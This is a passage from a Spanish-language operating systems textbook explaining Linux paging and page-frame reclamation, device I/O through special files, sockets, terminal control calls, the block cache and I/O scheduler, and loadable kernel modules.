Una parte de la paginación se implementa mediante el kernel, y la otra parte mediante un nuevo proceso conocido como **demonio de paginación**. Este demonio es el proceso 2 (el proceso 0 es el proceso inactivo, al cual tradicionalmente se le conoce como intercambiador, y el proceso 1 es *init*, como se muestra en la figura 10-11). Al igual que todos los demonios, el demonio de paginación se ejecuta en forma periódica. Una vez despierto, busca en los alrededores para ver si hay trabajo por hacer. Si ve que el número de páginas en la lista de páginas de memoria libres es demasiado bajo empieza a liberar más páginas.

Linux es un sistema de paginación bajo demanda, sin paginación previa ni un concepto de conjunto de trabajo (aunque hay una llamada al sistema en la que un usuario puede sugerir que tal vez se requiera pronto cierta página, esperando que esté ahí cuando se necesite). Los segmentos de texto y los archivos asignados se paginan a sus respectivos archivos en el disco. Todo lo demás se pagina a la partición de paginación (si está presente), o a uno de los archivos de paginación de longitud fija, conocido como **área de intercambio**. Los archivos de paginación se pueden agregar y eliminar en forma dinámica, y cada uno tiene una prioridad. La paginación a una partición separada, a la cual se accede como dispositivo puro, es más eficiente que la paginación a un archivo por varias razones. En primer lugar, la asignación entre los bloques de archivo y los bloques de disco no es necesaria (ahorra operaciones de E/S de disco para leer bloques indirectos). En segundo lugar, las escrituras físicas pueden ser de cualquier tamaño, no sólo del tamaño del bloque de archivo. En tercer lugar, una página siempre se escribe en forma contigua al disco; con un archivo de paginación, puede que se haga esto o no.

Las páginas no se asignan en el dispositivo o partición de paginación sino hasta que se necesiten. Cada dispositivo y archivo inicia con un mapa de bits que le indica cuáles páginas están libres. Cuando se saca de la memoria una página sin almacenamiento de respaldo, se selecciona la partición o archivo de paginación de mayor prioridad que aún tenga espacio y se le asigna una página. Por lo general, si la partición de paginación está presente tiene una mayor prioridad que cualquier archivo de paginación. La tabla de páginas se actualiza para reflejar que la página ya no está presente en la memoria (por ejemplo, se activa el bit de página no presente) y se escribe la ubicación del disco en la entrada de tablas de páginas.

El algoritmo de reemplazo de página

El reemplazo de páginas funciona de la siguiente manera. Linux trata de mantener ciertas páginas libres, de manera que se puedan reclamar según sea necesario. Desde luego que esta reserva debe reponerse en forma continua. El **PFRA** (*Page Frame Reclaiming Algorithm*, Algoritmo de reclamación de marcos de página) se utiliza para este trabajo.

Primero que nada, Linux hace la distinción entre cuatro tipos distintos de páginas: *no reclamable*, *intercambiable*, *sincronizable* y *descartable*. Las páginas no reclamables, como las páginas reservadas o bloqueadas, las pilas en modo de kernel y páginas similares, no se pueden paginar fuera de la memoria. Las páginas intercambiables se deben escribir de vuelta en el área de intercambio o la partición de disco de paginación para poder reclamar la página. Las páginas sincronizables se deben escribir de vuelta en el disco si se marcaron como sucias. Por último, las páginas descartables se pueden reclamar de inmediato.

En tiempo de inicio, *init* inicia un demonio de paginación (*kswapd*) para cada nodo de memoria, y los configura para que se ejecuten en forma periódica. Cada vez que se despierta *kswapd* comprueba si hay suficientes páginas libres disponibles, para lo cual compara las marcas de agua inferior y superior con el uso de memoria actual para cada zona de memoria. Si hay suficiente memoria regresa al estado inactivo, aunque se puede despertar antes si de repente se requieren más páginas. Si la memoria disponible para cualquiera de las zonas se reduce por debajo de un umbral, *kswapd* inicia el algoritmo de reclamación de marcos de página. Durante cada ejecución sólo se reclama cierto número de páginas como objetivo, por lo general 32. Este número se limita para controlar la presión de E/S (el número de escrituras de disco que se crearon durante las operaciones del PFRA). Tanto el número de páginas reclamadas como el número total de páginas exploradas son parámetros que se pueden configurar.

Cada vez que se ejecuta el PFRA, primero trata de reclamar las páginas sencillas y después intenta con las más difíciles. Las páginas descartables y no referenciadas se pueden reclamar de inmediato, al desplazarlas a la lista de páginas libres de la zona. Después busca las páginas con almacenamiento de respaldo que no se hayan referenciado recientemente, mediante el uso de un algoritmo parecido al reloj. Luego se buscan las páginas compartidas que ninguno de los usuarios parezca haber utilizado mucho. El desafío con respecto a las páginas compartidas es que, si se reclama la entrada de una página, se deben actualizar en forma síncrona las tablas de páginas de todos los espacios de direcciones que compartían originalmente esa página. Linux mantiene estructuras de datos eficientes tipo árbol para encontrar fácilmente a todos los usuarios de una página compartida. A continuación se buscan las páginas de usuario ordinarias, y si se van a sacar de la memoria, se debe programar su escritura en el área de intercambio. La **capacidad de intercambio** del sistema (es decir, la proporción de páginas con almacenamiento de respaldo comparadas con las páginas que necesitan intercambiarse y que se seleccionaron durante el FPRA) es un parámetro del algoritmo que se puede ajustar. Por último, si una página es inválida, no está en la memoria, está compartida, bloqueada en la memoria, o se está usando para DMA, se omite.

El PFRA utiliza un algoritmo tipo reloj para seleccionar las páginas antiguas que se van a sacar de la memoria dentro de cierta categoría. En el núcleo de este algoritmo hay un ciclo que explora las listas de páginas activas e inactivas de cada zona, tratando de reclamar distintos tipos de páginas, con distintas urgencias. El valor de urgencia se pasa como parámetro para indicar al procedimiento cuánto esfuerzo debe emplear para reclamar ciertas páginas. Por lo general, esto significa cuántas páginas debe inspeccionar antes de rendirse.

Durante el PFRA, las páginas se desplazan entre las listas de páginas activas e inactivas, en la forma descrita en la figura 10-18. Para mantener cierta heurística y tratar de encontrar páginas a las que no se haya hecho referencia y que sea improbable que se requieran en el futuro cercano, el PFRA mantiene dos banderas por página: activa/inactiva, y referenciada/no referenciada. Estas dos banderas codifican cuatro estados, como se muestra en la figura 10-18. Durante la primera exploración de un conjunto de páginas, el PFRA primero borra sus bits de referencia. Si durante la segunda exploración de la página se determina que se hizo referencia a ella, se avanza a otro estado, desde el cual es menos probable que la reclamen. En caso contrario, la página se mueve a un estado en el que es más probable que la saquen de memoria.

Las páginas que estén en la lista de inactivas y a las que no se haya hecho referencia desde la última vez que se inspeccionaron, son las mejores candidatas para sacar de la memoria. Son pági-

nas en las que *PG_active* y *PG_referenced* están en cero en la figura 10-18. No obstante, si es necesario las páginas se pueden reclamar incluso aunque se encuentren en alguno de los otros estados. Las flechas *rellenar* en la figura 10-18 ilustran este hecho.




Figura 10-18. Estados de página considerados en el algoritmo de reemplazo de marcos de página.

La razón por la que el PFRA mantiene páginas en la lista de inactivas aunque se pudiera haber hecho referencia a ellas es para evitar situaciones como la siguiente. Considere un proceso que accede en forma periódica a distintas páginas, con un periodo de 1 hora. Una página a la que se haya accedido desde el último ciclo tendrá activada su bandera de referencia. Sin embargo, como no se necesitará de nuevo durante la siguiente hora, no hay razón para considerarla como candidata para la reclamación.

Un aspecto del sistema de administración de memoria que no hemos mencionado aún es un segundo demonio llamado *pdflush*, que en realidad es un conjunto de hilos de demonios en segundo plano. Los hilos *pdflush* (1) despiertan en forma periódica (por lo general cada 500 mseg) para escribir de vuelta en el disco las páginas sucias muy antiguas, o (2) despiertan de manera explícita mediante el kernel cuando los niveles de memoria disponible están por debajo de cierto umbral, para escribir de vuelta las páginas sucias de la caché de páginas al disco. En **modo de laptop**, para poder conservar la vida de las baterías, las páginas sucias se escriben en el disco cada vez que los hilos *pdflush* se despiertan. Las páginas sucias también se pueden escribir en el disco mediante peticiones explícitas de sincronización, a través de llamadas al sistema como `sync`, `orfsync`, `fdatasync`. Las versiones anteriores de Linux utilizaban dos demonios separados: *kupdate* para escribir de vuelta las páginas antiguas, y *bdflush* para escribir de vuelta las páginas bajo condiciones de poca memoria. En el kernel 2.4, esa funcionalidad se integró en los hilos *pdflush*. Se eligieron hilos múltiples para ocultar las extensas latencias del disco.

10.5 ENTRADA/SALIDA EN LINUX

El sistema de E/S en Linux es bastante simple y similar a las otras versiones de UNIX. Esencialmente, todos los dispositivos de E/S se deben ver como archivos y se deben utilizar con las mismas

llamadas al sistema `read` y `write` que se utilizan para acceder a todos los archivos ordinarios. En algunos casos es necesario establecer parámetros de dispositivos, para lo cual se usa una llamada al sistema especial. En las siguientes secciones analizaremos estas cuestiones.

10.5.1 Conceptos fundamentales

Al igual que todas las computadoras, las que ejecutan Linux tienen dispositivos de E/S como discos, impresoras y redes conectados a ellas. Se requiere alguna forma de permitir que los programas accedan a esos dispositivos. Aunque hay varias soluciones posibles, la que utiliza Linux es integrar los dispositivos en el sistema de archivos, como lo que se conoce por **archivos especiales**. A cada dispositivo de E/S se le asigna un nombre de ruta, por lo general en */dev*. Por ejemplo, un disco podría ser */dev/hd1*, una impresora podría ser */dev/lp* y la red podría ser */dev/net*.

Estos archivos especiales se pueden utilizar de la misma forma que cualquier otro archivo. No se requieren comandos o llamadas al sistema especiales. Basta con utilizar las llamadas al sistema usuales como `open`, `read` y `write`. Por ejemplo, el comando

```
cp archivo /dev/lp
```

copia el *archivo* a la impresora, lo cual hace que se imprima (suponiendo que el usuario tiene permiso de acceder a */dev/lp*). Los programas pueden abrir, leer y escribir en ciertos archivos especiales de la misma forma que con los archivos regulares. De hecho, *cp* en el ejemplo anterior ni siquiera sabe que está imprimiendo. De esta forma no se requiere ningún mecanismo especial para realizar operaciones de E/S.

Los archivos especiales se dividen en dos categorías: de bloques y de caracteres. Un **archivo especial de bloques** consiste en una secuencia de bloques enumerados. La propiedad clave del archivo especial de bloques es que se puede direccionar y utilizar cada bloque por separado. En otras palabras, un programa puede abrir un archivo especial de bloques y leer, por ejemplo, el bloque 124 sin tener que leer primero los bloques 0 a 123. Por lo general, los archivos especiales de bloques se utilizan para los discos.

Los **archivos especiales de caracteres** se utilizan por lo común para dispositivos que reciben o envían un flujo de caracteres. Los teclados, las impresoras, redes, ratones, plotters y la mayoría de los otros dispositivos de E/S que aceptan o producen datos para las personas, utilizan archivos especiales de caracteres. No es posible (ni tiene sentido) buscar el bloque 124 en un ratón.

A cada archivo especial se le asocia un driver de dispositivo que se encarga de manejar el dispositivo correspondiente. Cada driver tiene lo que se conoce como número de **dispositivo mayor**, que sirve para identificarlo. Si un driver acepta varios dispositivos (por ejemplo, dos discos del mismo tipo), cada disco tiene un número de **dispositivo menor** que lo identifica. En conjunto, los números de dispositivo mayor y menor especifican cada uno de los dispositivos de E/S en forma única. En unos cuantos casos, un solo driver maneja dos dispositivos que están muy relacionados. Por ejemplo, el driver que corresponde a */dev/tty* controla tanto el teclado como la pantalla, que a menudo se considera como un solo dispositivo: la terminal.

Aunque no se puede acceder en forma aleatoria a la mayoría de los archivos especiales de caracteres, a menudo se requiere controlarlos en formas que no se requieren con los archivos especiales de bloques. Por ejemplo, considere la entrada que se escribe en el teclado y se muestra en la

pantalla. Cuando un usuario comete un error de teclado y desea borrar el último carácter que escribió, oprime cierta tecla. Algunas personas prefieren usar la tecla de retroceso, y otros prefieren SUPR. De manera similar, para borrar toda la línea que se acaba de escribir hay muchas convenciones. Por tradición se utilizaba @, pero ante la popularidad del correo electrónico (que utiliza @ dentro de las direcciones) muchos sistemas han adoptado CTRL-U o algún otro carácter. De igual forma, para interrumpir el programa en ejecución hay que oprimir cierta tecla especial. Aquí también hay distintas personas con distintas preferencias. CTRL-C es una opción común, pero no es universal.

En vez de seleccionar una opción y obligar a que todos la utilicen, Linux permite al usuario personalizar todas estas funciones y muchas otras. Por lo general se proporciona una llamada al sistema especial para establecer estas opciones. Esta llamada al sistema también permite expandir el tabulador, habilitar y deshabilitar el eco de los caracteres, realizar la conversión entre el retorno de carro y el avance de página, y otras cosas similares. Esta llamada al sistema no se permite en los archivos regulares o en los archivos especiales de bloque.

10.5.2 Redes

Las redes son otro ejemplo de E/S, siendo Berkeley UNIX el primero en promover su uso, y después Linux siguió su convención más o menos al pie de la letra. El concepto clave en el diseño de Berkeley es el **socket**. Los sockets son análogos a las bandejas de correo y los conectores de pared para los teléfonos, ya que actúan como interfaz entre los usuarios y la red, de igual forma que las bandejas de correo actúan como interfaz entre las personas y el sistema postal, y los conectores de pared de teléfono les permiten enchufar teléfonos y conectarse al sistema telefónico. La posición de los sockets se muestra en la figura 10-19.




Figura 10-19. Los usos de los sockets en las redes.

Los sockets se pueden crear y destruir en forma dinámica. Al crear un socket se devuelve un descriptor de archivo, el cual se requiere para establecer una conexión, leer datos, escribir datos y liberar la conexión.

Cada socket admite un tipo particular de red, el cual se especifica al momento de crear el socket. Los tipos más comunes son:

1. Flujo de bytes confiable orientado a conexión.
2. Flujo de paquetes confiable orientado a conexión.
3. Transmisión de paquetes desconfiable.

El primer tipo de socket permite que dos procesos en distintas máquinas establezcan el equivalente a una canalización ente ellos. Los bytes se meten en un extremo y salen en el mismo orden por el otro extremo. El sistema garantiza que lleguen todos los bytes enviados, y en el mismo orden en el que se enviaron.

El segundo tipo es similar al primero, excepto que preserva los límites de los paquetes. Si el emisor realiza cinco llamadas separadas a `write`, cada una de 512 bytes, y el receptor pide 2560 bytes, con un socket de tipo 1 se devolverán los 2560 sockets al mismo tiempo. Con un socket de tipo 2, sólo se devolverán 512 bytes. Se requieren cuatro llamadas más para obtener el resto. El tercer tipo de socket se utiliza para dar acceso al usuario a la red cruda. Este tipo es especialmente útil para las aplicaciones en tiempo real, y para las situaciones en las que el usuario desea implementar un esquema de manejo de errores especializado. La red puede perder los paquetes o cambiar su orden. No hay garantías, como en los primeros dos casos. La ventaja de este modo es que hay un mayor rendimiento, lo cual algunas veces es más importante que la confiabilidad (por ejemplo, para la entrega de contenido multimedia, donde es más importante la velocidad que la integridad).

Cuando se crea un socket, uno de los parámetros especifica el protocolo que se va a utilizar. Para los flujos de bytes confiables, el protocolo más popular es **TCP** (*Transmission Control Protocol*, Protocolo de control de transmisión). Para la transmisión no confiable orientada a paquetes, la opción común es **UDP** (*User Datagram Protocol*, Protocolo de datagramas de usuario). Ambos protocolos están en un nivel por encima de **IP** (*Internet Protocol*, Protocolo Internet). Todos estos protocolos se originaron con la red ARPANET del Departamento de Defensa de los EE.UU., y ahora forman la base de Internet. No hay un protocolo común para los flujos de paquetes confiables.

Antes de poder usar un socket para trabajar en la red, hay que enlazarlo con una dirección. Ésta puede estar en uno de varios dominios de nombramiento. El dominio más común es el dominio de nombramiento de Internet, que utiliza enteros de 32 bits para nombrar los puntos extremos en la versión 4, y enteros de 128 bits en la versión 6 (la versión 5 fue un sistema experimental que nunca llegó a las ligas mayores).

Una vez que se crean los sockets en las computadoras de origen y de destino, se puede establecer una conexión entre ellas (para la comunicación orientada a conexión). Una de las partes realiza una llamada al sistema `listen` en un socket local, con lo cual se crea un búfer y se bloquea hasta que lleguen datos. La otra parte realiza una llamada al sistema `connect` y proporciona como parámetros el descriptor de archivo para un socket local y la dirección de un socket remoto. Si la parte remota acepta la llamada, entonces el sistema establece una conexión entre los sockets.

Una vez establecida la conexión, funciona de manera análoga a una tubería. Un proceso puede leer y escribir datos de ella mediante el uso del descriptor de archivo para su socket local. Cuando ya no se requiere la conexión se puede cerrar en la forma usual, a través de la llamada al sistema `close`.

10.5.3 Llamadas al sistema de Entrada/Salida en Linux

Por lo general, cada dispositivo de E/S en un sistema Linux tiene asociado un archivo especial. La mayoría de las operaciones de E/S se pueden realizar con sólo usar el archivo apropiado, eliminando la necesidad de llamadas especiales al sistema. Sin embargo, alguna vez se tiene la necesidad de algo que sea específico para un dispositivo. Antes de POSIX, la mayoría de los sistemas UNIX tenían una llamada al sistema `ioctl` que realizaba una gran variedad de acciones específicas para un dispositivo en archivos especiales. A través de los años, esto ha resultado ser un desastre. POSIX lo solucionó al dividir sus funciones en llamadas a funciones separadas, principalmente para los dispositivos de terminal. En Linux y en los sistemas UNIX modernos, depende de la implementación si cada una de estas acciones es una llamada al sistema separada, o si comparten una sola llamada al sistema, o cualquier otra forma de hacerlo.

Las primeras cuatro llamadas que se listan en la figura 10-20 se utilizan para establecer y obtener la velocidad de la terminal. Se proporcionan distintas llamadas para la entrada y la salida debido a que algunos módems operan a una velocidad dividida. Por ejemplo, los antiguos sistemas videotex permitían a las personas el acceso a bases de datos públicas con peticiones cortas de su hogar al servidor a 75 bits/seg, y las peticiones regresaban a 1200 bits/seg. Este estándar se adoptó en una época en la que era demasiado costoso tener 1200 bits/seg para usar la conexión desde el hogar. Los tiempos cambian en el mundo de las redes. Esta asimetría aún persiste en algunas compañías telefónicas, que ofrecen servicio de recepción a 8 Mbps servicio de envío a 512 kbps, a menudo bajo el nombre de **ADSL** (*Asymmetric Digital Suscriber Line,* Línea de suscriptor digital asimétrica).

Llamada a función	Descripción
s = cfsetospeed(&termios, velocidad)	Establece la velocidad de salida
s = cfsetispeed(&termios, velocidad)	Establece la velocidad de entrada
s = cfgetospeed(&termios, velocidad)	Obtiene la velocidad de salida
s = cfgtetispeed(&termios, velocidad)	Obtiene la velocidad de entrada
s = tcsetattr(fd, opc, &termios)	Establece los atributos
s = tcgetattr(fd, &termios)	Obtiene los atributos

Figura 10-20. Las principales llamadas de POSIX para administrar la terminal.

Las últimas dos llamadas en la lista son para establecer y leer de vuelta todos los caracteres especiales que se utilizan para borrar caracteres y líneas, interrumpir procesos, etcétera. Además, habilitan y deshabilitan el eco, manejan el flujo de control y otras funciones relacionadas. También existen llamadas a funciones de E/S adicionales, pero son algo especializadas, por lo que no las analizaremos aquí. Además, aún está disponible `ioctl`.

10.5.4 Implementación de la entrada/salida en Linux

La E/S en Linux se implementa mediante una colección de drivers de dispositivos, uno por cada tipo de dispositivo. La función de los drivers es aislar el resto del sistema de las idiosincrasias del

hardware. Al proveer interfaces estándar entre los drivers y el resto del sistema operativo, la mayor parte del sistema de E/S se puede colocar en la parte del kernel independiente de la máquina.

Cuando el usuario accede a un archivo especial, el sistema de archivos determina los números de dispositivo mayor y menor que le pertenecen, y si es un archivo especial de bloques o un archivo especial de caracteres. El número de dispositivo mayor se utiliza para indexar en una de dos tablas de hash internas que contienen estructuras de datos para dispositivos de caracteres o de bloques. La estructura que se localiza de esta forma contiene apuntadores a los procedimientos a llamar para abrir el dispositivo, leer del dispositivo, escribir en el dispositivo, etcétera. El número de dispositivo menor se pasa como parámetro. Agregar un nuevo tipo de dispositivo en Linux significa agrega una nueva entrada a una de esas tablas y suministrar los procedimientos correspondientes para manejar las diversas operaciones en el dispositivo.

En la figura 10-21 se muestran algunas de las operaciones que se pueden asociar con distintos dispositivos de caracteres. Cada fila se refiere a un solo dispositivo de E/S (es decir, un solo driver). Las columnas representan las funciones que deben aceptar todos los drivers de caracteres. Existen varias funciones más. Cuando se realiza una operación en un archivo especial de caracteres, el sistema indexa en la tabla de hash de dispositivos de caracteres para seleccionar la estructura apropiada, y después llama a la función correspondiente para realizar el trabajo. Así, cada una de las operaciones de archivos contiene un apuntador a una función contenida en el driver correspondiente.

Dispositivo	**Abrir**	**Cerrar**	**Leer**	**Escribir**	**Ioctl**	**Otro**
Null	Null	null	null	null	null	…
Memoria	null	null	mem_read	mem_write	null	…
Teclado	k_open	k_close	k_read	error	k_ioctl	…
Tty	tty_open	tty_close	tty_read	tty_write	tty_ioctl	…
Impresora	lp_open	lp_close	error	lp_write	lp_ioctl	…

Figura 10-21. Algunas de las operaciones de archivos que se aceptan para los dispositivos de caracteres comunes.

Cada driver se divide en dos partes; ambas forman parte del kernel de Linux y se ejecutan en modo de kernel. La mitad superior se ejecuta en el contexto del que hace la llamada y sirve como interfaz para el resto de Linux. La mitad inferior se ejecuta en el contexto del kernel e interactúa con el dispositivo. Los drivers pueden hacer llamadas a los procedimientos del kernel para asignar memoria, administrar el temporizador, controlar el DMA y otras cosas. El conjunto de funciones del kernel que se pueden llamar se define en un documento conocido como **Interfaz de driver-kernel**. La escritura de drivers de dispositivos para Linux se trata con detalle en (Egan y Teixeira, 1992; Rubini y colaboradores, 2005).

El sistema de E/S se divide en dos componentes principales: el manejo de los archivos especiales de bloques y el de los archivos especiales de caracteres. Ahora analizaremos cada uno de estos componentes en turno.

El objetivo de la parte del sistema que realiza operaciones de E/S en archivos especiales de bloques (por ejemplo, los discos) es minimizar el número de transferencias que se deben realizar.

Para lograr este objetivo, los sistemas Linux tienen una **caché** entre los drivers de disco y el sistema de archivos, como se muestra en la figura 10-22. Antes del kernel 2.2, Linux mantenía cachés de página y de búfer completamente separadas, por lo que un archivo que residía en un bloque de disco se podía colocar en ambas cachés. Las versiones más recientes de Linux tienen una caché unificada. Un *nivel de bloques genérico* mantiene unidos estos componentes, realiza las traducciones necesarias entre sectores de disco, bloques, búferes y páginas de datos, y permite realizar operaciones en ellos.

La caché es una tabla en el kernel para contener miles de los bloques de uso más reciente. Cuando se requiere un bloque del disco para cualquier propósito (nodo-i, directorio o datos), primero se realiza una comprobación para ver si está en la caché. De ser así, se toma de ahí y se evita un acceso al disco, con lo cual se obtienen grandes mejoras en el rendimiento del sistema.




Figura 10-22. El sistema de E/S de Linux muestra un sistema de archivos con detalle.

Si el bloque no está en la caché de páginas, se lee del disco y se coloca en la caché, y de ahí se copia hacia donde se necesita. Como la caché de páginas sólo tiene espacio para un número fijo de bloques, se invoca el algoritmo de reemplazo de páginas que describimos en la sección anterior.

La caché de páginas funciona para escrituras y lecturas. Cuando un programa escribe en un bloque, éste va a la caché y no al disco. El demonio *pdflush* vacía el bloque al disco, en caso de que la caché aumente por encima de un valor especificado. Además, para evitar que los bloques se queden demasiado tiempo en la caché antes de escribirlos en el disco, todos los bloques sucios se escriben en el disco cada 30 segundos.

Para poder minimizar la latencia de los movimientos repetidos de la cabeza del disco, Linux se basa en un **planificador de E/S** cuyo propósito es reordenar o agrupar las peticiones de lectura/escritura para los dispositivos de bloques. Hay muchas variantes del planificador, optimizadas para

distintos tipos de cargas de trabajo. El planificador básico de Linux se basa en el **planificador del elevador de linus**. Las operaciones del planificador del elevador se pueden sintetizar de la siguiente manera: las operaciones de disco se ordenan en una lista doblemente enlazada, la cual se ordena con base en la dirección del sector de la petición de disco. Las nuevas peticiones se insertan en esta lista en forma ordenada. Esto evita los movimientos repetidos y costosos de la cabeza del disco. Después, la lista de peticiones se *combina* de manera que las operaciones adyacentes se emitan a través de una sola petición de disco. El programador del elevador básico puede producir inanición. Por lo tanto, la versión revisada del programador de disco de Linux incluye dos listas adicionales y mantiene en orden las operaciones de lectura o escritura, con base en sus tiempos límite. Los tiempos límite predeterminados son de 0.5 segundos para las peticiones de lectura y de 5 segundos para las peticiones de escritura. Si un tiempo límite definido por el sistema para la operación de escritura más antigua está a punto de expirar, se atenderá esa petición de escritura antes que cualquiera de las peticiones en la lista doblemente enlazada principal.

Además de los archivos de disco regulares hay archivos especiales de bloques, también conocidos como **bloques de disco crudos**. Estos archivos permiten que los programas accedan al disco mediante el uso de números de bloque absolutos, sin importar el sistema de archivos. Se utilizan con más frecuencia para cosas como la paginación y el mantenimiento del sistema.

La interacción con los dispositivos de caracteres es simple. Como los dispositivos de caracteres producen o consumen flujos de caracteres (o bytes de datos), no tiene mucho sentido la aceptación de acceso aleatorio. Una excepción es el uso de **disciplinas de línea**. Se puede asociar una disciplina de línea con un dispositivo de terminal, lo cual se representa mediante la estructura *tty_struct* y representa un intérprete para los datos que se intercambian con el dispositivo de terminal. Por ejemplo, se puede realizar la edición de líneas local (es decir, se pueden eliminar las líneas y los caracteres borrados), los retornos de carro se pueden asignar a los avances de línea, y se puede completar cualquier otro procesamiento especial. No obstante, si un proceso interactúa en cada carácter, puede poner la línea en modo crudo, en cuyo caso se ignorará la disciplina de línea. No todos los dispositivos tienen disciplinas de línea.

La salida funciona de manera similar: se expanden los tabuladores a espacios, se convierten los avances de línea en retornos de carro + avances de línea, se agregan caracteres de relleno después de los retornos de carro en terminales mecánicas lentas, etcétera. Al igual que la entrada, la salida puede pasar por la disciplina de línea (modo cocido) o ignorarla (modo crudo). El modo crudo es especialmente útil cuando se envían datos binarios a otras computadoras a través de una línea serial, y para las GUIs. Aquí no se desean conversiones.

La interacción con los **dispositivos de red** es algo distinta. Aunque los dispositivos de red también producen/consumen flujos de caracteres, su naturaleza asíncrona los hace menos adecuados para integrarse con facilidad bajo la misma interfaz que otros dispositivos de caracteres. El driver del dispositivo de red produce paquetes que consisten en varios bytes de datos, junto con encabezados de red. Después, estos paquetes se enrutan a través de una serie de drivers de protocolos de red, y por último se pasan a la aplicación en espacio de usuario. La estructura de búfer de socket *skbuff* es una estructura de datos clave, la cual se utiliza para representar porciones de la memoria llenas con los datos del paquete. Los datos en un búfer *skbuff* no siempre empiezan en la parte inicial del búfer. A medida que varios protocolos en la pila de red los procesan, se pueden eliminar o agregar encabezados de protocolo. Los procesos de usuario interactúan con los dispositivos de red a tra-

vés de `sockets`, que en Linux brinda la API de sockets original de BSD. Los drivers de los protocolos se pueden ignorar y se permite el acceso directo al dispositivo de red subyacente por medio de *raw_sockets*. Sólo los superusuarios pueden crear sockets crudos.

10.5.5 Los módulos en Linux

Durante décadas, los drivers de dispositivos en UNIX se han vinculado en forma estática en el kernel, por lo que todos estaban presentes en memoria cada vez que se iniciaba el sistema. Dado el entorno en el cual creció UNIX, la mayoría de las minicomputadoras departamentales y después las estaciones de trabajo de alto rendimiento, con sus pequeños conjuntos de dispositivos de E/S que nunca cambiaban, este esquema funcionaba bien. Básicamente, un centro de cómputo construía un kernel que tuviera drivers para los dispositivos de E/S y eso era todo. Si el siguiente año el centro compraba un nuevo disco, volvía a vincular el kernel. No había ningún problema.

Con la llegada de Linux a la plataforma de la PC, todo eso cambió de manera repentina. El número de dispositivos de E/S disponibles en la PC es mucho mayor que en cualquier minicomputadora. Además, aunque todos los usuarios de Linux tienen (o pueden obtener con facilidad) el código fuente completo, tal vez la gran mayoría hubiera considerado que era difícil agregar un driver, actualizar todas las estructuras de datos relacionadas con el driver del dispositivo, volver a vincular el kernel y después instalarlo como el sistema con capacidad de inicio (sin mencionar tener que lidiar con la desgracia de construir un kernel que no inicia).

Linux resolvió este problema con el concepto de los **módulos cargables**. Éstos son piezas de código que se pueden cargar en el kernel mientras el sistema se ejecuta. Los módulos más comunes son los drivers de dispositivos de caracteres o de bloques, pero también pueden ser sistemas de archivos completos, protocolos de red, herramientas de monitoreo del rendimiento o cualquier otra cosa que se desee.

Al cargar un módulo, deben ocurrir varias cosas. En primer lugar, el módulo se tiene que reubicar al instante, durante la carga. En segundo lugar, el sistema tiene que comprobar si están disponibles los recursos que necesita el driver (por ejemplo, los niveles de peticiones de interrupciones) y, de ser así, los marca como que están en uso. En tercer lugar, se deben establecer todos los vectores de interrupción necesarios. En cuarto lugar, se tiene que actualizar la tabla de cambio de drivers apropiada para manejar el nuevo tipo de dispositivo mayor. Por último, se permite la ejecución del driver para realizar toda la inicialización específica del dispositivo que se requiera. Una vez que se completan todos estos pasos, el driver está completamente instalado, de igual forma que cualquier driver estático. Ahora, otros sistemas modernos de UNIX también admiten módulos cargables.

10.6 EL SISTEMA DE ARCHIVOS DE LINUX

La parte más visible de cualquier sistema operativo, incluyendo Linux, es el sistema de archivos. En las siguientes secciones examinaremos las ideas básicas detrás del sistema de archivos de Linux, las llamadas al sistema y la forma en que se implementa este sistema. Algunas de estas ideas se derivan de MULTICS, y muchas de ellas se han copiado en MS-DOS, Windows y otros sistemas,

